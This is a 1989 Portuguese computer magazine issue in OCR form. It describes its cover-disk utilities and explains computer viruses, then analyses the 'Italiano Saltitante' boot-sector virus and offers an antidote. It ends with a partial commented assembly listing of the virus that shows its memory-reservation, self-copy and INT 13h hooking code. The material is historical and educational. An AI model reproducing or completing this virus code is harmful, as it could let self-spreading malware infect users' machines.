


E AS DISQUETES COMEÇARAM A RODAR...

Um dia, há algumas semanas atrás, quando os principes encantados se cansaram de procurar as belas adormecidas, e as belas adormecidas se aborreceram de esperar pelos principes encantados, juntaram-se todos e decidiram começar a ter ideias para o lançamento de uma revista de computadores diferente das que já existiam no mercado. As ideias começaram a surgir e, umas mais idiotas, outras mais ideais, tudo se começou a compor para que antes de se fazer a SPOOLER todos a estivessem a ver com os estranhos ''olhos da imaginação''.
Uma dessas ideias, surgida a determinado momento vinda da cabeça de algum ser mais iluminado, foi a oferta mensal de uma disquete com programas, para já desenvolvidos pela própria equipa da SPOOLER, e posteriormente enviados também pelos leitores da publicação.
Escusado seria dizer que esta foi uma das ideias menos discutida,
e dias depois começava a grande tarefa da cópia.
Dias depois, as disquetes começaram a rodar.

O ESQUELETO DO ITALIANO

Pode mesmo dizer-se que o esqueleto do italiano se encontra na disquete SPOOLER deste mês, se não nos esquecermos de referir que estamos a falar do célebre, mas inofensivo, vírus italiano. De facto, este até nem é o vírus mais bem concebido apesar de muitas pessoas não se cansarem de passear T'shirts com a frase ''italians do it better'' (os italianos fazem-no melhor). A este propósito não podemos deixar de pensar que quem pensou neste ''slogan'' não pensou que nós poderiamos pensar em vírus de computadores em vez de pensarmos naquilo em que esse alguém pensou (que provavelmente nem tinha nada a ver com algo de tão maravilhoso como a informática). Bom, voltando ao que interessa, o vírus italiano, com o seu caracteristico efeito de bola amarela saltitante aí está disassemblado, e explicado passo a passo para que se possa compreender que os vírus não são pequenos monstros, embora os seus autores possam ser.



[1] [2] [3] FORMAT

Formatar disquetes em 3 segundos é algo que à partida parece impossivel, mas na realidade não é.

Com o novo comando FFORMAT (Fast FORMAT), a formatação ultra-rápida de disquetes efectuada a partir do DOS torna-se ainda mais rápida do que o tempo que você leva a dizer FOR....FOR... FORMATAÇÃO ULTRA RÁPIDA.

O comando FFORMAT funciona do mesmo modo que o comando normal de formatação do DOS.

NÃO HÁ VÍRUS SEM REMÉDIO

Para quem ainda não foi afectado pelos vírus as diversas vacinas já existentes protegem tudo e mais alguma coisa. Mas para quem já começou a ter ''virulices'' regulares as vacinas são 100% ineficazes. Nestes casos não há nada que chegue à eficácia de um bom remédio anti-vírus. Depois de virar o italiano do avesso esta era a medida profilática lógica a ser tomada.

Para eliminar o vírus italiano de qualquer disquete por ele contaminada basta executar o ficheiro ANTIDOTO.EXE fornecendo-lhe como argumento a identificação da drive onde desejamos eliminar o italiano.

Ex.:

B:>ANTIDOTO A:

Nota: Se a suspeita de contaminação não possuir fundamento o antidoto fornece-lhe a informação adequada para que você se aperceba do facto sem afectar minimamente a disquete verificada.


COPIAR SEM PARAR ATÉ A DRIVE ESTOIRAR

Suponhamos que pretende copiar 10 mil disquetes a partir de uma disquete original. Temos de concordar que é uma tarefa poucq comum mas nós tivemos de a realizar para que neste momento você e mais 9999 leitores pudessem ter acesso ao software que decidimos oferecer-lhe no primeiro número da SPOOLER.

Bom, em duas ou três palavras, a história deste pequeno programa de cópia é muito simples. Quando sentimos necessidade de copiar a disquete SPOOLER, verificámos que o programa/comando mais rápido para efectuar a formatação das disquetes e cópia do conteúdo a partir de uma disquete ''master'' era o comando DISKCOPY do MS-DOS. Contudo, o comando em causa não era ainda suficientemente rápido, pois a cada cópia efectuada recorria ao original para recolher novamente a informação a copiar. A solução seria conceber um comando do mesmo tipo mas que evitasse ter de passar por esta fase. O resultado está à vista, pronto e testado com 10 mil cópias de disquetes todas efectuadas a partir de uma única rodela de material magnético coberta de cartão, a que se convencionou chamar disquete.

O comando executa-se apenas pela introdução da sua designação seguida de [ENTER] a partir do MS-DOS.

O JOGO DO MÊS: PINBALL



Depois de muitas horas de trabalho, com ou sem computador, nada melhor do que testar reflexos e esquecer as preocupações em frente do monitor, tentando bater Hi-Scores e ouvir o som das batidas da esfera nas tabelas, evitando que esta se escape para o interior de uma clássica máquina de ''comer'' moedas.

Falamos como já puderam perceber do clássico jogo de ''flippers'', desta vez concebido para correr nos PC's com placa gráfica CGA.

O PINBALL, nome sob o qual encontramos este famoso jogo, foi criado com o fim de divertir os utilizadores sem os fazer pagar por esse divertimento e faz, por isso, parte do grande leque de programas de free-soft, distribuidos gratuitamente a nível mundial.

Este é o único programa não original na sua disquete SPOOLER. Todos os outros foram concebidos especialmente para si pela nossa equipa técnica.


MORE MELHOR
MORE MELHOR
MORE MELHOR
- MORE -

Todos os utilizadores que recorrem com alguma frequência ao comando MORE do MS-DOS para observar o conteúdo de ficheiros ASCII sabem que a sua utilidade é evidente. Mas, o que diriam todos estes utilizadores se a SPOOLER lhes proporcionasse a utilização de um comando MORE com a mesma finalidade mas muito melhor. Provavelmente diriam todos em coro

MORE MELHOR MORE MELHOR MORE MELHOR MORE MELHOR MORE MELHOR

- Sim -

DO, RE, MI, FAZ SOLIDOS



A rotação de gráficos a três dimensões é desde sempre uma das áreas da informática mais espectaculares. Quem não ficou maravilhado com os efeitos conseguidos neste domínio para a concepção das séries ''Auto man'' ou ''Knight Rider'' ambas apresentadas pela televisão? No fundo, tudo se resume a algumas mudanças de posição do observador perante um poligono facetado. O número de faces, é claro que varia entre as 6 de um cubo e as muitas mais de um modelo de automóvel, por exemplo.

O programa incluido no directório **GRÁFICOS** permite-lhe a rotação em vários sentidos, a aproximação e o afastamento de um objecto definido num ficheiro ASCII do tipo .DEF.

Os ficheiros deste tipo podem ser criados com um editor de texto em ASCII (o Notepad do SideKick, por exemplo), de acordo com as indicações presentes ao longo do espaço dedicado a este mesmo assunto nas páginas 25 a 34.

Para se executar o programa deve correr-se o ficheiro executável SOLFILL.EXE e, no momento certo (depois de aparecer o pedido no ecrã), introduzir-se a designação do ficheiro de input (o tal ficheiro .DEF).

Ex.

A:\GRAFICOS>SOLFILL

Nome do ficheiro de input ? - ESFH1.DEF

As teclas a utilizar para ''brincar'' com o poligono previamente definido vêm referidas no texto base do artigo, que nunca deve ser ignorado já que os conhecimentos nele contidos podem ajudar, não só a compreender os ''comos'' e ''porquês'' mas também, a construir novos ficheiros .DEF com imaginativas formas inimagináveis.

QUEM TEM MEDO DUM VÍRUS?



No mundo informático está na moda falar nos já muito famosos ''vírus da informática''. O propósito deste artigo consiste em explicar o que é especificamente um vírus, como funciona e qual a maneira de detectar a sua presença.

Na segunda parte deste artigo, vai falar-se do vírus mais conhecido entre nós: ''o virus italiano saltitante''. Para tal vai apresentar-se o programa fonte do vírus e uma vacina para este tipo de vírus.



O QUE É UM VÍRUS?

O nome ''vírus'' provém das semelhanças que existem entre os viíus informáticos e os homónimos da medicina. De facto, a principal característica dum vírus é a faculdade que este tem de se propagar de computador para computador.

A formacomo essa propagação é feita pode ser diferente de caso para caso, mas é sempre executada quando se passam dados dum computador para outro, seja por modem ou através de disquetes. Embora a maneira mais simples de um vírus se propagar seja através da circulação de disquetes ''infectadas'', o uso do modem pode fazer com que um vírus passe mais facilmente de país para país ou de continente para continente!

Neste pequeno texto introdutório, esqueci-me propositadamente de referir o que é que um vírus faz além de se propagar. Afinal, quem faz um vírus tem um objectivo em mente, embora este seja quase sempre maligno, facto que se explica muitas vezes por insuficiências afectivas e outros traumas do género. Mas deixemos as motivações que levam uma pessoa a escrever um vírus e passemos a citar alguns dos casos mais conhecidos de vírus informáticos.

Comecemos por referir que os vírus que têm um fim pernicioso costumam nomear-se por ''troianos'' na literatura da especialidade, no entanto, neste artigo referirei apenas o termo ''vírus'' numa forma genérica abrangendo tanto os vírus benignos como os malignos.

Infelizmente a esmagadora maioria dos vírus destina-se a fins malignos. O principal objectivo deste viíus é, inexplicavelmente (ou talvez não), dar cabo dos dados guardados em disquete, ou de preferência em disco.

MEIOS DE PROPAGAÇÃO

Este tipo de programas por vezes mascara-se através da execução duma determinada tarefa perfeitamente ino-

cente que serve de "cobertura" a outras operações menos inocentes. Geralmente, estes casos acontecem nas ''pseudo'' novas versõe de alguns clássicos de software.

Neste extenso grupo incluem-se alguns dos programas favoritos de todos os utilizadores: Norton Utilities, PC Tools, Arc, PC-Write, etc...

Neste ponto torna-se imperativo informar todos os leitores que neste momento estiverem prestes a ficar histéricos por possuirem as últimas versões destes programas que, apenas pouquíssimas versões ''piratas''incluem vírus não sendo de desaconselhar o uso destes programas apenas pelo facto de terem sido usados por pessoas de pouca sanidade mental para passarem por eles as suas temidas produções (vírus). É de aconselhar, no entanto, que todos os programas sejam adquiridos a um representante oficial da Software House que produziu a aplicação, pois só assim se tem a completa certeza de não pagar ''gato por lebre'', afinal, por vezes a "cópia" pirata de programas sai-nos bastante cara.

Embora nunca tenha deparado com nenhum vírus desta espécie, o tipo talvez mais temido é o tipo de vírus que se instala no ficheiro ''COMMAND.COM'' do MS-DOS. O vírus que se instala neste ficheiroacrescenta-se ao fim do mesmo, podendo no entanto ser detectado se se contar o número de bytes que este programa tem através do comando ''DIR'' de cada vez que se liga o computador. Assim, qualquer alteração na dimensão do COMMAND.COM é devida ao aparecimento deste vírus. Este caso é sintoma dum tipo de vírus que se instala em memória e que se funde com um dado programa executável.

Outro tipo de vírus é aquele que se instala no sector de ''boot'' dos discos e disquetes. Este sector é lido quando se liga o computador ou depois de se fazer reset. E a partir desse momento, o vírus instala-se de imediato em memória ficando à espera que algum acontecimento provoque a sua activação. Não me vou alargar muito na caracterização deste vírus pois na segunda parte deste artigo falarei dum exemplo deste tipo: o italiano saltitante.

SINTOMAS

Os sintomas da presença de um vírus são por vezes bastante nocivos. Alguns dos sintomas mais óbvios são:

—Exagerada lentidão no acesso a discos ou disquetes
—Após se ter corrido o CHKDSK aparecem regularmente ''bad clusters''
—Depois de se executar um FORMAT nma disquete, esta apresenta um número não múltiplo de 5 K de bytes inutilizados
—Aparecem alguns acessos inexplicáveis ao disco ou disquetes
—Excessiva lentidão do sistema em certos casos
—Num dado momento, certa acção imprevistaé executada, (por exemplo uma bola a passear pelo ecrã, como no caso do italiano saltitante).

Se o seu sistema apresentar um ou mais destes sintomas, então é caso para pensar em fazer uma cópia de segurança de todo o seu precioso software e falar com alguém que perceba deste assunto e que o possa auxiliar, caso não seja uma dessas pessoas dispensáveis. Procure também falar com pessoas que utilizem outros computadores para saber se os sintomas que se manifestam no seu computador são comuns a muitos outros. Afinal uma simples conversa com um seu amigo pode evitar o pior!

Especificamente o que alguns vírus fazem varia desde a simples escrita aleatória num disco rígido até a uma completa formatação! Outro dos efeitos mais radicais dos vírus é o de marcar uma certa porção do disco como ''bad clusters'' de maneira a que o DOS não possa aceder aos dados que aí estão armazenados. Um caso bastante conhecido é o de um vírus que marca como ''bad clusters'' 2 megas do disco rígido cada dia!

TRATAMENTO

Ao contrário do que muita gente pensa, não existe uma cura para todos os vírus conhecidos. Como se pode facilmente concluir a partir do início deste artigo, cada vírus pode apresentar as suas próprias características não sendo possível agrupá-los todos na mesma categoria, até porque surgem novos vírus cada dia! Por vezes até acontece que algumas das tais ''curas'' não sejam mais do que vírus disfarçados tendo um efeito diametralmente aposto ao que anunciam!

Devido a este facto, cada uma das curas que mencionarei apenas funcionam para um dado tipo de vírus.

Começando pelos casos mais simples, a maneira para evitar a infecção através de programas que aparentam fazer outra coisa é a tomadas de certas precauções, nomeadamente: a aquisição de versões originais dos programas, apenas executando os programas obtidos em cópias" piratas", depois de se certificar que estes têm exactamente a dimensão do programa original, ou, no caso em que isso não seja possível,executando apenas os programas sobre os quais se tem a absoluta certeza de qual o seu funcionamento (pergunte a quem lhe passou a cópia).

Para aqueles vírus que se instalam nos sectores de boot a solução também costuma ser bastante simples: basta "arrancar" por uma disquete não contaminada e correr o comando ''SYS'' nesse disco ou disquete, pois esse comando re-escreve o sector de boot ficando o vírus sem hipóteses de "arrancar". Se a disquete contaminada não contiver o sistema operativo, não há vírus que resista a um FORMAT, devendo no entanto o leitor, mais uma vez, certificar-se que arrancou com uma disquete não contaminada. Para descortinar se uma disquete tem o vírus instalado no sector de boot deve recorrer-se a um dos muitos utilitários disponíveis para visualizar cada sector da disquete. Um observador treinado detecta imediatamente se um dado sector de boot apresenta ou não um vírus, quanto mais não seja pela comparação de disquetes que foram formatadas com o mesmo sistema operativo.

Uma maneira de evitar os malefícios dos vírus que se instalam em memória alterando ficheiros executáveis que já existiam, é o uso de alguns utilitários que protegem certos programas de serem escritos. O exemplo mais conhecido destes utilitários é sem dúvida o programa ''FLUSHOT+'' da companhia Software Concepts Design. Este programa pergunta ao utilizador quais os programas que devem ser protegidos, e qualquer tentativa de escrita nesses programas é interceptada, sendo perguntado ao utilizador se essa acção pode ou não se executada.

CONCLUINDO...

Neste artigo apenas se mencionaram os vírus mais conhecidos, devendo o leitor ficar consciente que existem talvez centenas destes programas e o seu número eaumenta de forma assustadora. Como foi referido cada vírus aparesenta uma cura específica e como tal existem bastantes vírus sem qualquer cura conhecida. Assim, como mais vale prevenir que remediar, o melhor que temos a fazer é prevenirmo-nos contra a aparição dos vírus. Para tal, aconselho vivamente a serem cumpridos os conselhos apresentados ao longo deste texto. Além disso, não se esqueça de fazer backups regulares do seu disco rígido.

Espero que este artigo tenha contribuído para que muitas horas de trabalho sejam poupadas no futuro, se tal acontecer, os meus objectivos foram plenamente atingidos.

VÍRUS — O ANTÍDOTO



ITALIANO SALTITANTE — O VIRUS

A SPOOLER tem o prazer de apresentar à maneira de ''presente'' a todos os nossos leitores não só um antidoto para o italiano saltitane mas também, em rigoroso exclusivo, a fonte do próprio vírus!

Achamos que este artigo se reveste de alguma importância pois todos os vírus duma forma geral são tratados com uma certa mística imerecidamente. Afinal trata-se apenas dum programa como qualquer outro e que é feito exactamente da mesma maneira de muitos outros a que damos menos importância.

Antes de avançarmos mais, torna-se pertinente explicar, a todos que o não conheçam, o que é ''o italiano saltitante''. Este vírus, caracteriza-se por, ao fim dum espaço de tempo aleatório, aparecer no ecrã sob a forma de uma bola a passear por todo o texto fazendo rricochete sempre que ''embate'' num caracter.

Passando para o meu caso pessoal, este efeito nos primeiros momentos até foi considerado interessante, sobretudo porque não fazia a mínima ideia do que se estava a passar. Após verificar que não existia nenhum programa instalado que pudesse efectuar tal manobra, o assunto deixou, no entanto, de ter graça. E, nestes casos, quando se soube que se trata dum vírus, então passamos a ficar bastante irritados (ou então depois de ficarmos com um problema grave na visão mediante a observação da bola a passear horas a fio)!

O nome deste vírus deriva do facto de ter sido alegadamente escrito por um programador italiano que, no entanto, por razões óbvias não assinou o seu trabalho, pudera!

De seguida vai ser apresentada uma explicação tão minuciosa quanto possível de como este vírus funciona sendo de notar que o texto a apresentar vai ser por vezes recheado de termos técnicos que podem não ser acessíveis a muitos leitores. Aconselha-se assim, para aqueles que não conhecem bem o mundo dos PC's ou que pretendam apenas copiar o programa antidoto do vírus, a passar adiante. Para todos os outros, e sobretudo para os programadores de Assembler, aconselho vivamente a seguir, esta explicação tendo sempre presente a listagem do virus que se apresenta conjuntamente bem comentada.

ITALIANO SALTITANTE — O FUNCIONAMENTO


Antes de passarmos concretamente ao funcionamento do vírus, vai referir-se a maneira como este vírus se instala na memória.

Quando se liga o computador, após um teste a todos os componentes do Hardware do computador, a ROM do sistema vai tentar ler o primeiro sector da drive A: que se costuma denominar ''sector de boot''. Caso, a porta da drive esteja aberta e, caso exista disco rígido, é feita a mesma tentativa no disco.

O sector de boot encarrega-se de fazer uma primeira inicialização e de procurar o ficheiro IBMBIOS.COM na própria drive para começar o carregamento do sistema operativo. Se este ficheiro não existir é enviaao uma mensagem ao utilizador para colocar uma disquete com sistema operativo na drive A.

A maneira que este tipo de virus utiliza para se instalar em memória é a usurpação do sector de boot das drives. Assim, sempre que se colocar uma disquete na drive A: que contenha o vírus, este como é lido do sector de boot aproveita para se instalar quer a disquete tenha ou não sistema operativo!

Não é de mais pôr em destaque esta afirmação pois contraria o que a grande maioria das pessoas pensa.



O novo sector de boot alterado pelo vírus encarrega-se de fazer as seguintes operações:

1 — Primeiro que tudo trata de arranjar memória para se instalar, memória essa que deve estar, na medida do possível, inacessível ao utilizador do computador. Existe um byte colocado no endereço 0 413H que é utilizado para dizer qual a memória que o computador contém, byte esse que é alterado de maneira a apresentar menos 2K. Estes 2K situam-se no topo da memória e permitem instalar o vírus completamente em memória além de dar espaço para ter um buffer de 1K nos acessos às drives. O método utilizado parece-me bastante engenhoso pois como o computador informa o sistema operativo que tem menos 2K do que a memória que realmente possui, este faz com que esse espaço de memória nunca seja utilizado seja para que fim for pois ''não existe''. Por outro lado, esta artimanha é também um dos calcanhares de Aquiles do vírus pois quando se correr o comando ''CHKDSK'' o utilizador é informado que em vez de ter 640K, por exemplo, apenas dispõe de 638K. Imagine o leitor o número de alegadas avarias na memória que existiram devido a este vírus!

2 — Depois da ''reserva'' de memória, o vírus transfere o conteúdo do sector de boot da drive para o espaço de memória reservada sendo transferido o controlo do programa para aí.

3 — O criador do vírus não conseguiu fazê-lo de maneira a caber apenas num sector, tornou-se necessário arranjar mais um sector da drive para colocar o resto do código do vírus. Esse sector é escolhido da maneira que mais adiante referiremos sendo guardado o seu número no sector de boot para se poder realizar ao seu carregamento no topo da memória, acção que é realizada depois das duas mencionadas anteriormente.

4 — De seguida faz-se apontar o vector do interrupt de acesso a drives (interrupt 13H) para uma rotina substituta cujo código está presente no código do vírus sendo no entanto guardado o antigo vector de interrupt.

5 — A seguir ao segundo sector onde está localizado o vírus (ver ponto 3), está guardado o sector de boot original da disquete. Esse sector de boot é transferido para memória sendo o processo de arranque do sistema o normal.

Neste ponto, o vírus já está instalado em memória e o sistema operativo vai arrancar sem que o utilizador se dê conta de nada!

De facto, o vírus ao instalar-se no interrupt 13H é chamado inadvertidamente sempre que houver um acesso a sua drive. Por sua vez, esta rotina de interrupt sempre que é activada executa as seguintes acções:

1 — Caso a bola ainda não esteja a saltar no ecrã, é lido o conteúdo do relógio do sistema. Quando o relógio atingir um certo valor específico é "detonada" a bola, passando a circular pelo ecrã. Isto é conseguido através da captura da rotina de interrupt do timer. Como este interrupt é gerado ciclicamente 18.2 vezes por segundo pode fazer -se o ainda não este que cada vez que esta rotina seja chamada a bola salte um caracter provocando um efeito de animação. Não me vou deter com a explicação de como está feita esta rotina pois isso apenas tem a ver com estilo de programação e pouco tem a ver com o motivo principal deste artigo: a explicação de como um vírus é feito.

2 — Depois de" despoletar" ou não, a bola, vai ver-se a drive à qual se quer aceder corresponde à mesma do acesso anterior. Se não for a mesma, vai proceder-se a uma eventual contaminação dessa drive com o vírus, fazendo com que cada nova disquete que se use e seja automaticamente contaminada. A contaminação é efectuada da seguinte maneira:


Primeiramente são comparados os primeiros bytes do sector de boot da drive a testar com o código do virus de maneira a verificar se uma dada disquete já está contaminada. Se esses bytes forem exactamente iguais então não é feita uma segunda contaminação da drive, senão vai passar-se ao processo de contaminação da drive propriamente. O processo começa com a leitura da FAT da drive para memória, sendo depois percorrida à procura dum cluster livre.

Depois de achado esse cluster é efectuado um pequeno golpe de génio: o cluster é marcado como deficiente para que, nem o DOS nem qualquer programa, tentem aceder a esse cluster pois para todos os efeitos ele não pode ser utillizado. Mais uma vez esta artimanha revela-se um "pau de dois bicos'' pois ao mesmo tempo que protege o código do vírus, torna-o fácil de ser dectado dado que apenas um cluster deficiente colocado algures pela drive levanta logo suspeitas. Por eemplo, o comando FORMATdo DOS marca sempre múltiplos de 5K como dados inválidos. Quando se formatar uma disquete e aparecerem apenas 1K de dados inválidos é quase garantido que está presene um vírus no computador.

Na parte final da contaminação, depois de escrever a FAT alterada no disco, é copiado o sector de boot original da drive para memória sendo depois passado para o segundo sector que constitui o tal cluster que foi escolhido. No primeiro sector desse cluster vai figurar a segunda parte do vírus. Para terminar o processo de contaminação é substituido o sector de boot pela primeira parte do código do vírus que contém dentro de si o número do cluster onde se encontra o resto do vírus, como atrás foi referido.

— Só no fim destas acções terem sido exectuadas, vai ser chamada a rotina original de interrupt de acesso a drives, que geralmente se encontra na ROM.

Está assim apresentada toda a orgânica de funcionamento do vírus, embora muito por alto. Para informações muito mais detalhadas deve ser consultada a listagem que se encontra no fim deste artigo. Recomendo a leitura de



listagem a todos os que tenham alguma prática de Assembler pois, quanto mais não seja, a feitura dum vírus pode ser (e neste caso é) um excelente exercício de programação revelando alguns truques bastante ardilosos.

Note-se que um dos principais objectivos da disassemblagem deste vírus era descobrir se este vírus pode ou não pôr em perigo os dados contidos nas disquetes e discos. Pelo que pude perceber, o vírus não pode, em nenhuma circunstância, ser responsável pela corrupção de dados. Apenas numa situação podem existir problemas que é quando uma drive está cheia e o vírus quer proceder à contaminação dessa drive. O vírus não previu esse caso e faz com que os dados constantes do último cluster da drive sejam perdidos em benefício do seu próprio código.

Creio que todas as queixas que se fazem ácerca de perdas de dados devido à presença deste vírus não passam de invenções. Afinal um vírus, mesmo benigno como este, pode servir de excelente bode expiatório!

ITALIANO SALTITANTE — O ANTIDOTO

Quando decidi escrever este artigo estive indeciso entre fazer outro vírus que detectasse o vírus italiano saltitante procedendo depois à sua eliminação ou fazer um programa para ''curar'' os computdores e drives. Optei por esta segunda fórmula pois, apesar de no primeiro caso se fazer um vírus com fins benignos, o termo ''vírus'' faz muitas pessoas ficar ''com macaquinhos no sótão'' desconfiando desde logo das minhas boas intenções. Optando por fazer um programa para vacinar, este problema já não se põe, espero eu...

O pequeno programa que se apresenta no fim deste artigo detecta a presença do vírus em drives e em memória, procedendo de seguida à sua extracção.

Passando a explicar passo a passo o funcionamento deste programa, referirir que no início, após se ter verificado se o utilizador especificou uma drive, se passa detecção de instalação do vírus nessa drive, comparando os primeiros bytes do sector de boot com o código do vírus (exactamente como o vírus faz para detectar a sua presença). No caso do vírus ter sido detectado procede-se à marcação do cluster escolhido para se instalar como cluster vazio. Finalmente é re-escrita a FAT e o sector de boot original é reposto.

Para terminar, se o vírus estiver presente em memória, é retirado dessa área, sendo neste caso necessário fazer um reset ao sistema pois o processo de extracção pode provocar alguns problemas ao DOS quando tentar aceder às drives.

ITALIANO SALTITANTE — O FIM?

Para terminar, esperemos que cada vez que este tipo de vírus se manifestar o leitor não entre em pânico e utilize o antidoto aqui fornecido. Mesmo que não queira utilizar o antidoto (porque aprecia todos os tipos de desportos com bola), ou se não o tiver à mão, nunca deve entrar em pânico pois como referi atrás o virus só por si não provoca perca de dados.

Oss programadores de Assembler podem verificar após a análise detalhada da fonte deste vírus que não é muito difícil a execução dum programa deste tipo. Para outros programadores esta tarefa já se torna bastante mais problemática, sendo quase impossível em algumas das rotinas chave em Assembler.

''Italiano Saltitante''? O fim!

MIGUEL VITORINO



AUTOEDIÇÃO

★ Grafismo superpotente
★ 4 Megas Ram
★ 20 Mb Disco
★ Impressora Laser
★ Monitor alta resolução

O mais alto nível de qualidade a um preço que nenhuma outra marca poderá oferecer.



a b c INFORMÁTICA, Lda.

R. Sapateiros, 160 - 2º 1100 LISBOA. Tel. 32 50 70

Agentes:
LISBOA: Rua da Assunção, 67 Telf: 32 72 96
BRAGA: Av. Central, 85-1º Telf: 74 369
S. JOÃO DO ESTORIL: Telf: 267 07 33
VISEU: Rua Direita, 79-1º Telf: 22 564
PORTIMÃO: Rua D. Carlos I Telf: 83 653
SETÚBAL: Largo da Misericórdia, 28 Telf: 31 432

```
;
;*****************************************************************************
; ************ VIRUS ITALIANO SALTITANTE - A LISTAGEM *********************
; ************* Desassemblagem obtida por Miguel Vitorino ******************
; ****************** Para : S P O O L E R - Junho de 1989 ******************
;*****************************************************************************
;
.RADIX 16

Virus SEGMENT
assume cs:virus;ds:virus

jmpf MACRO x
        db 0eah
        dd x
ENDM

org 0100h

begin:  jmp short entry

        db 1eh-2 dup (?)                ; Informacao relativa a' disquete

entry:  xor ax,ax
        mov ss,ax
        mov sp,7c00                     ; Colocar o Stack antes do inicio do
        mov ds,ax                       ; virus
        mov ax,ds:[0413]                ; Retirar 2 K como se nao existissem
        sub ax,2                        ; para que o DOS nao la' chegue !
        mov ds:[0413],ax
        mov cl,06                       ; Converter o tamanho da RAM num
        shl ax,cl                       ; numero de segmento que se situa nos
        sub ax,07c0                     ; 2 ultimos K
        mov es,ax                       ; De seguida passar este programa
        mov si,7c00                     ; para esse sitio de memoria
        mov di,si                       ; ( i.e. o programa transfere-se a si
        mov cx,0100                     ; proprio )
        repz movsw
        mov cs,ax                       ; Transferencia de controlo para ai!
        push cs                         ; Agora sim , ja' estamos nos tais 2K
        pop ds
        call reset                      ; fazer duas vezes um "reset" ao
reset:  xor ah,ah                       ; controlador de disco
        int 13
        and byte ptr ds:drive,80
        mov bx,ds:sector                ; Sector onde esta' o resto do virus
        push cs
        pop ax
        sub ax,0020
        mov es,ax
        call ler_sector                 ; Ler o resto do virus da drive
        mov bx,ds:sector
        inc bx
        mov ax,0ffc0                    ; Carregar o sector de boot original
        mov es,ax
        call ler_sector
        xor ax,ax
        mov ds:estado,al
        mov ds,ax
        mov ax,ds:[004c]                ; "Confiscar" o interrupt 13
        mov bx,ds:[004e]                ; ( operacoes sobre disquetes/discos )
        mov word ptr ds                 :[004c],offset int_13
        mov ds:[004e]                   ,cs
        push cs
        pop ds
        mov word ptr ds:velho_13,ax     ; Guardar a velha rotina do int. 13
        mov word ptr ds:velho_13+2,bx
        mov dl,ds:drive
        jmpf 0:7c00                     ; Efectuar o arranque do sistema

Esc_Sector proc near
        mov ax,0301                     ; Escrever um sector da drive
        jmp short cs:transferir
Esc_Sector endp

Ler_Sector proc near
        mov ax,0201                     ; Ler um sector da drive
Ler_Sector endp

Transferir proc near                    ; Efectuar uma transferencia de dados
        xchg ax,bx                      ; de ou para a drive
        add ax,ds:[7c1c]                ; Este procedimento tem como entrada
        xor dx,dx                       ; o numero do sector pretendido ( BX )
        div ds:[7c18]                   ; e de seguida sao feitas as contas
        inc dl                          ; para saber qual a pista e o lado
        mov ch,dl                       ; onde esse sector fica
        xor dx,dx
        div ds:[7c1a]
        mov cl,06
        shl ah,cl
        or ah,ch
        mov cx,ax
        xchg ch,cl
        mov dh,dl
        mov ax,bx                       ; Depois de todas as contas feitas
